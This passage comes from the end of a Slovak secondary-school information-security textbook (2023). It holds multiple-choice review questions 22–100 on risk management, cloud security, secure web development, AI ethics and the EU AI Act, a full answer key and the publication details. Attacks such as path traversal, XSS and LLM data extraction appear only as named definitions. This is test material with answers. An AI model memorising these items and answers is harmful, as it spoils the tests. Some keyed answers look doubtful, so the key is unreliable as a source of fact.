22. Hrozby delíme na:
    a. kybernetické a netechnické
    b. zraniteľné a nezraniteľné
    c. interné a externé, úmyselné a neúmyselné
23. Aký je vzťah medzi hrozbou, zraniteľnosťou, aktívom a rizikom?
    a. Hrozba pôsobí na aktívum tak, aby zraniteľnosť viedla k riziku.
    b. Hrozba využíva zraniteľnosť na aktíve, čím vzniká riziko.
    c. Hrozba využíva zraniteľné riziko, aby pôsobila na aktívum.
24. Cieľom manažmentu rizík je:
    a. odstraňovanie zraniteľností, čím sa v čo najväčšej miere zabráni, aby hrozba narušila aktívum;
    b. eliminácia rizík na nulovú úroveň, aby boli aktíva čo najviac chránené;
    c. formálna evidencia rizík pre účely auditu alebo súladu, bez potreby ich ďalšieho riešenia;
25. Ako meriame pravdepodobnosť naplnenia rizika?
    a. podľa frekvencie výskytu udalostí, pri ktorých dôjde k naplneniu rizika
    b. podľa periódy výskytu udalostí, pri ktorých dôjde k naplneniu rizika
    c. podľa dopadu výskytu udalostí, pri ktorých dôjde k naplneniu rizika

26. Aplikovanie antivírusu je príkladom:
    a. hrozby
    b. rizika
    c. opatrenia
27. Manažér IKT rizík **nezodpovedá** za:
    a. nastavenie metodiky riadenia rizík v organizácii
    b. akceptáciu rizík
    c. monitorovanie rizikového profilu
28. Aký je rozdiel medzi inherentným a reziduálnym rizikom?
    a. Inherentné riziko nie je možné znižovať na rozdiel od reziduálneho rizika.
    b. Inherentné riziko je riziko zostávajúce po implementácii opatrení na zníženie reziduálneho rizika.
    c. Reziduálne riziko je riziko zostávajúce po implementácii opatrení na zníženie inherentného rizika.
29. Ktoré z nasledujúcich možností nie je súčasťou životného cyklu manažmentu rizík?
    a. posúdenie
    b. akceptácia
    c. monitorovanie
30. Ktoré z nasledovných rizík je najlepším kandidátom na akceptáciu?
    a. riziko s vysokou pravdepodobnosťou a vysokým dopadom
    b. riziko s vysokou pravdepodobnosťou a nízkym dopadom
    c. riziko s nízkou pravdepodobnosťou a nízkym dopadom
31. Ktorá z nasledovných možností nie je reakciou na riziko?
    a. ignorácia
    b. zmiernenie
    c. prenos
32. Aký je rozdiel medzi risk apetítom a risk toleranciou?
    a. Risk apetít je miera rizika, ktorú je subjekt ochotný prijať. Risk tolerancia je miera rizika, ktorú je subjekt ochotný zvládnuť.
    b. Risk tolerancia je miera rizika, ktorú je subjekt ochotný prijať. Risk apetít je miera rizika, ktorú je subjekt ochotný zvládnuť.
    c. Nie je medzi nimi rozdiel.
33. Akým spôsobom sa môže organizácia vyhnúť riziku?
    a. Neuvedie riziko v katalógu rizík.
    b. Zatají riziko pred audítorom.
    c. Nebude používať aplikáciu, ktorá je riziková.

34. Komu by mala organizácia reportovať riziká?
    a. výkonnému manažmentu organizácie
    b. verejnosti
    c. Reportovanie nie je vhodné robiť, nakoľko citlivé informácie v reporte predstavujú bezpečnostné riziko.
35. Audit informačnej bezpečnosti je prostriedkom na:
    a. identifikáciu rizík
    b. ošetrenie rizík
    c. akceptáciu rizík
36. Prečo by mala mať organizácia katalóg aktív?
    a. Katalóg aktív nie je potrebný, postačuje register rizík.
    b. Katalóg aktív je potrebný vôli naškálovaniu počtu zamestnancov internej bezpečnosti.
    c. Je potrebné vedieť, čo je cenné pre organizáciu, aby bolo následne možné identifikovať riziká.
37. Ktorá z možností nižšie je vlastnosťou model cloudu?
    a. Výpočtové zdroje je možné poskytnúť až s odstupom niekoľkých dní.
    b. Zdroje sú poskytnuté s minimálnym úsilím na manažment.
    c. Zdroje sú dedikované pre zákazníka.
38. Čo je to public cloud?
    a. Architektúra cloudovej aplikácie, kedy sú všetky komponenty na verejných IP adresách.
    b. Clodová služba, ktorá je poskytovaná všetkým zákazníkom – firemným zákazníkom aj fyzickým osobám.
    c. Deployment model, pri ktorom sú služby alebo infraštruktúra poskytované verejne.
39. Servisným modelom je:
    a. model alebo aj architektúra IT služieb v organizácii
    b. skladba/zoznam štandardizovaných služieb
    c. ideálny model IT služieb, ku ktorému by sa malo IT prostredie približovať
40. Aké servisné modely cloud služieb rozlišujeme?
    a. SaaS/PaaS/IaaS
    b. SaaS/RaaS/IaaS
    c. SaaS/PaaS/VMaaS
41. Medzi cloud deployment modely **nepatrí**:
    a. Hybrid cloud
    b. Public cloud
    c. Government cloud

42. Ktorá z nasledovných služieb je SaaS?
    a. Amazon web services
    b. Služby dátového centra
    c. Office365
43. Ktorá z nasledovných možností **nie je** súčasťou infraštruktúrno-technologického stacku?
    a. Application
    b. Middleware
    c. Sandbox
44. Používanie cloudu pomáha organizáciám s:
    a. optimalizáciou využívania zdrojov
    b. optimalizáciou spotreby elektrickej energie
    c. znižovaním spoľahlivosti využívania IT zdrojov
45. Medzi charakteristiky cloudu **nepatrí**:
    a. metering
    b. on-demand
    c. security by default
46. Ktoré cloudové služby **nie sú** poskytované formou štandardizovaných virtuálnych komponentov, ktoré je možné vzájomne skladať ako kocky lega?
    a. SaaS
    b. PaaS
    c. IaaS
47. Čo je negatívum cloudu?
    a. neschopnosť opustiť Cloud službu
    b. flexibilné používanie kapacity a výkonu
    c. platba len za spotrebované služby
48. Čo znamená model zdieľanej zodpovednosti?
    a. Poskytovateľ aj odoberateľ cloudovej služby nesú istú mieru zodpovednosti za bezpečnosť cloudovej služby.
    b. Poskytovateľ aj odoberateľ cloudovej služby zdieľajú register rizík.
    c. Poskytovateľ aj odoberateľ cloudovej služby zdieľajú informácie o bezpečnostných hrozbách.
49. V rámci zdieľanej zodpovednosti sa hranica zodpovednosti posúva smerom k jednej alebo druhej účastníckej strane v závislosti od:
    a. typu deployment modelu
    b. typu servisného modelu
    c. povahy rizika

50. Pre ktorý servisný model cloud služieb platí, že možnosť ovplyvniť bezpečnosť služby odberateľom služby je malá?
    a. IaaS
    b. PaaS
    c. SaaS
51. Ktorá z nasledujúcich noriem je relevantná k bezpečnosti cloudovej služby:
    a. ISO 9001
    b. ISO 27018
    c. ISO 50001
52. Ktoré z uvedených možností je základnou bezpečnostnou požiadavkou?
    a. prístup k forenzným artefaktom cloudovej služby
    b. Cloud umožňuje nekontrolovateľný prístup k vypublikovaným dátam a službám.
    c. Je nasadené vhodné a dostatočné oddelenie (segregácia) dát rôznych odberateľov cloud služieb.
53. Aký je vzťah klasifikácie dát a bezpečnostných opatrení v cloude?
    a. Čím vyššia úroveň citlivosti dát, tým nižšie opatrenia je potrebné aplikovať.
    b. Čím vyššia úroveň citlivosti dát, tým vyššie opatrenia je potrebné aplikovať.
    c. Čím nižšia úroveň citlivosti dát, tým vyššie opatrenia je potrebné aplikovať.
54. CASB je riešenie, ktoré:
    a. umožňuje monitorovať spôsob používania Cloud služieb a vynucovať uplatňovanie bezpečnostných pravidiel;
    b. umožňuje prideľovať bezpečný prístup ku cloudovým službám;
    c. umožňuje prístup ku bezpečnostným nastaveniam Cloudových služieb.
55. Riešenie, ktoré umožňuje detegovať nesprávne konfigurácie Cloudových služieb sa nazýva:
    a. CASB
    b. CSPM
    c. CSA Star
56. Čo je to exit plan?
    a. plán odchodu organizácie od poskytovateľa cloudovej služby
    b. plán odchodu organizácie z trhu
    c. plán odchodu organizácie z internetu

57. Aký je vzťah medzi CWE a CVE?
    a. CWE nehovorí o konkrétnej zraniteľnosti, ale type zraniteľnosti vo všeobecnosti.
    b. CVE nehovorí o konkrétnej zraniteľnosti, ale type zraniteľnosti vo všeobecnosti.
    c. Nie je medzi nimi rozdiel.
58. Prečo je nevyhnutné pred realizáciou útočných aktivít súhlas vlastníka informačného systému?
    a. Bez súhlasu vlastníka môže byť problém s konektivitou k informačnému systému.
    b. Bez súhlasu vlastníka nie sú k dispozícii testovacie kontá.
    c. Bez súhlasu vlastníka môže ísť o nelegálne konanie.
59. Na posielanie dát od klienta na server môžeme využiť http request:
    a. GET
    b. POST
    c. DELETE
60. Ktorá z uvedených možností **nie je** spôsobom riadenia prístupu:
    a. RBAC
    b. ABAC
    c. ACAB
61. Používateľ vytvoril adresár reports a nastavil naň prístup na čítanie celej organizácii. Následne vytvoril adresár Reports\Management, ponechal dedičnosť a nastavil explicitne prístup na čítanie a zápis pre skupinu "Management". Aký typ problému s právami vznikol?
    a. nekonzistentne pridelené prístupové práva
    b. chybne pridelené zdedené prístupové práva
    c. chybne zvolený spôsob riadenia prístupu
62. Sekvencie ../ (dot-dot-slash) sa využívajú v útoku na:
    a. Path traversal
    b. CSRF
    c. Nekonzistentne pridelené prístupové práva
63. Prečo je hardkodovaný šifrovací kľúč problémom?
    a. Útočník vie získať kľúč z komunikácie.
    b. Útočník vie zlomiť kľúč brute-force útokom.
    c. Útočník vie získať kľúč reverzným inžinierstvom.

64. Aký je rozdiel medzi soľou (salt) a korením (pepper)?
    a. Soľ a korenie majú rôzny spôsob uloženia, aby nedošlo k ich prezradeniu jedným typom útoku, napr. SQLi.
    b. Soľ a korenie majú rôznu entropiu, aby sa sťažilo útočníkovi vytvorenie rainbow tables.
    c. Soľ a korenie majú identickú úlohu a developer by mal zvoliť práve jednu z nich na ochranu voči rainbow tables.
65. Aký je rozdiel medzi HTML injection a XSS?
    a. HTML injection vkladá HTML kód a XSS vkladá JavaScript kód.
    b. HTML injection vkladá HTML kód a XSS vkladá PHP kód.
    c. HTML injection vkladá HTML kód a XSS vkladá SQL kód.
66. Aký postranný kanál využíva blind SQL injection?
    a. spotreba elektrickej energie
    b. čas
    c. elektromagnetické vyžarovanie
67. Čo je "security by obscurity"?
    a. dizajnový vzor pre bezpečnú aplikáciu
    b. dizajnový vzor pre deploy aplikácie v cloude
    c. dizajnový "prístup", ktorý sa spolieha na utajenie samotného dizajnu ako hlavný bezpečnostný mechanizmus
68. Príkladom chyby v biznis logike je:
    a. možnosť nastaviť vlastnú http hlavičku klienta
    b. možnosť nastaviť si výšku zľavy na 100%
    c. možnosť vkladať JavaScript do komentárov
69. Chyby v dizajne môžeme odhaliť pomocou:
    a. SAST nástroja
    b. Threat modelingu
    c. Dependency checker nástroja
70. Najlepší spôsob pre ukladanie prihlasovacích údajov (credentials) spomínaný v učebnici je:
    a. uloženie v konfiguračnom súbore
    b. uloženie v premennej prostredia
    c. uloženie v secret vaulte
71. Čo je clickjacking?
    a. injectovanie klikov myši prostredníctvom JavaScriptu
    b. odchytenie klikov myši a zadaného vstupu prostredníctvom transparentného prekrytia webovej stránky bežiacej v iframe
    c. generovanie entropie šifrovacieho kľúča z pohybov a klikov myši

72. Ktorá HTTP hlavička vie zabrániť spusteniu JavaScript kódu zo serveru útočníka?
    a. X-Frame-Options
    b. Content-Security-Policy
    c. Permissions-Policy
73. Čo je SBOM?
    a. zoznam všetkých komponentov, z ktorých sa skladá softvér
    b. zoznam všetkých zraniteľností prítomných v softvéri
    c. zoznam všetkých funkcii, ktoré softvér využíva z knižnice
74. Credentials stuffing je:
    a. skúšanie všetkých možných kombinácii znakov ako prihlasovacieho hesla
    b. skúšanie slov zo slovníka ako prihlasovacieho hesla
    c. skúšanie existujúcich hesiel leaknutých z informačného systému 1 na informačnom systéme 2
75. Načo slúži atribút integrity?
    a. na overenie podpisu binárnej aplikácie v OS Windows
    b. na overenie integrity JavaScript súboru includovaného do HTML stránky cez script src tag
    c. na overenie integrity balíčka Java aplikácie
76. Ktoré informácie je vhodné zapisovať do logov?
    a. heslá
    b. čísla kreditných kariet
    c. IP adresu klienta
77. Deserializácia dát je:
    a. zmena workflowu aplikácie zo sériového na paralelný
    b. proces načítania objektu z pevného disku do pamäte
    c. modifikácia dát po ich prijatí cez sériový port
78. Aký atribút logov narúša log injection?
    a. dôvernosť
    b. integrita
    c. dostupnosť
79. SSRF vzniká:
    a. pokiaľ webový server vytvorí request na URL na základe používateľských dát;
    b. pokiaľ klient vytvorí request na URL na základe serverových dát;
    c. pokiaľ webový server vytvorí request na URL na základe middleware dát

80. Inteligenciu môžeme charakterizovať:
    a. binárne, kontinuálne alebo multidimenzionálne
    b. binárne, nebinárne alebo spektrálne
    c. diskrétne, kontinuálne alebo mutliverzálne
81. Weak AI je:
    a. uvedomelá AI
    b. všeobecná AI
    c. AI natrénovaná na riešenie konkrétnych úloh
82. Aký je rozdiel medzi symbolickou a subsymbolickou AI?
    a. Symbolická AI sa snaží emulovať činnosť mozgu na úrovni neurónov, subsymbolická AI sa snaží emulovať procesy myslenia.
    b. Symbolická AI sa snaží emulovať procesy myslenia, subsymbolická AI sa snaží emulovať činnosť mozgu na úrovni neurónov.
    c. Symbolická AI sa snaží emulovať činnosť mozgu na úrovni neurónov, subsymbolická AI sa snaží emulovať činnosť mozgu na úrovni nervových dráh.
83. Čo je perceptron?
    a. objekt simulujúci spracovanie informácie v neuróne
    b. senzor zodpovedný za vnímanie (perception) AI
    c. objekt emulujúci strong AI
84. Čo je to strojové učenie:
    a. nahradenie učiteľov počítačovým systémom
    b. automatické učenie sa AI systému z existujúcich dát
    c. supervízovaný tréning AI systému
85. Čo je to hlboká neurónová sieť?
    a. Neurónová sieť, ktorá nemá skrytú vrstvu.
    b. Neurónová sieť, ktorá má práve jednu skrytú vrstvu.
    c. Neurónová sieť, ktorá má viac než jednu skrytú vrstvu.
86. Aké typy strojového učenia poznáme?
    a. strojové učenie s učiteľom
    b. strojové učenie s trestami
    c. strojové učenie s neurónovou sieťou
87. Čo znamená XAI?
    a. Exploitable AI
    b. Explanable AI
    c. Exclusive AI

88. Preloženie obrázka vygenerovaným šumom, ktorý zmení klasifikáciu obrázka umelou inteligenciou je príkladom:
    a. nesprávne zvolenej, či nekvalitnej množiny trénovacích dát a predsudkov
    b. efektu dlhého chvosta
    c. klamania hlbokých sietí
89. Dáta vygenerované s cieľom oklamať neurónovú sieť nazývame:
    a. Deep fake data
    b. AI attack data
    c. Adversarial examples
90. Útok, v ktorom správnymi otázkami prinútime LLM postupne vyzradiť dôvernú množinu trénovacích dát, je akým typom útoku?
    a. Confidentiality attack
    b. Evasion attack
    c. Poisoning attack
91. Princíp human-centered and beneficial AI v sebe **neobsahuje**:
    a. zahŕňať každú ľudskú bytosť a nikoho nediskriminovať;
    b. zamerať sa na a preferovať individuálne potreby jednotlivca na úkor celej spoločnosti;
    c. vyznačovať sa starostlivosťou o náš „spoločný a zdieľaný domov".
92. Dôveryhodné systémy umelej inteligencie sú:
    a. legálne (lawful)
    b. zodpovedné (responsible)
    c. spoľahlivé (reliable)
93. Medzi etické požiadavky na umelú inteligenciu patrí:
    a. ochrana dôvernosti, integrity a dostupnosti dát použitých na trénovanie umelej inteligencie
    b. ochrana vstupu voči zlomyselným dotazom (malicious queries)
    c. ochrana slobody, dôstojnosti a bezpečia každej ľudskej osoby i celej spoločnosti
94. Ktorá best practice je nutnou podmienkou rozvoja AI:
    a. "Security by design" a "privacy by design"
    b. "Ethics by design" a "regulation by design"
    c. "Least privilege" a "need to know"
95. Algokracia je:
    a. vláda (s pomocou) algoritmov
    b. algoritmická interakcia
    c. algoritmická demokracia

96. Ktoré systémy poháňané AI musia byť zakázané?
    a. Systémy v rámci bankových procesov
    b. LAW
    c. Algokratické systémy
97. Regulácii umelej inteligencie sa v EÚ venuje:
    a. AI Act
    b. NIS2
    c. DSA
98. Zákon o umelej inteligencii vyžaduje:
    a. pomerne úzku definíciu AI
    b. rozšírenú teritoriálnu pôsobnosť
    c. nízke sankcie za porušenie zákona
99. Medzi zakázané systémy AI podľa zákona o umelej inteligencii patrí:
    a. biometrická identifikácia
    b. biometrická identifikácia v reálnom čase na verejných priestranstvách orgánmi štátnej moci
    c. reklama s výnimkou podprahové techniky ovplyvňujúce správanie jednotlivcov
100. Medzi významné povinnosti poskytovateľov systémov AI v zákone o umelej inteligencii nepatrí:
    a. vytváranie interných záznamov
    b. systém riadenia kvality
    c. vykonanie penetračných testov

Správne odpovede testov

1	A	21	C	41	C	61	B	81	C
2	B	22	C	42	C	62	A	82	B
3	B	23	B	43	C	63	C	83	A
4	A	24	A	44	A	64	A	84	B
5	B	25	A	45	C	65	A	85	C
6	B	26	C	46	A	66	B	86	A
7	A	27	B	47	A	67	C	87	B
8	C	28	C	48	A	68	B	88	C
9	A	29	B	49	B	69	B	89	C
10	C	30	C	50	C	70	C	90	A
11	B	31	A	51	B	71	B	91	B
12	A	32	A	52	C	72	B	92	A
13	C	33	C	53	B	73	A	93	C
14	B	34	A	54	A	74	C	94	B
15	C	35	A	55	B	75	B	95	A
16	C	36	C	56	A	76	C	96	B
17	C	37	B	57	A	77	B	97	A
18	A	38	C	58	C	78	B	98	B
19	A	39	B	59	B	79	A	99	B
20	B	40	A	60	C	80	A	100	C

Tlačiarne

ForPress NITRIANSKE TLAČIARNE s.r.o. Nitra

Učebnica Informačnej bezpečnosti pre
stredné odborné školy a gymnáziá
Tretia časť

Autori:
Mgr. Daniel Chromek CISA, CISM, CISSP, MBCI
Mgr. Marek Zeman PhD. CRISC
Ing. Iveta Šťavinová CISA
Ing. Jozef Úroda
ThLic. Ing. Peter Šantavý PhD.

ELEKTRONICKÁ KNIHA

Vydavateľ:
OZ Preventista - združenie pre bezpečnosť a prevenciu, 2023
1. vydanie

ISBN: 978-80-974436-6-5
EAN: 9788097443665

ISBN: 978-80-974436-6-5
EAN: 9788097443665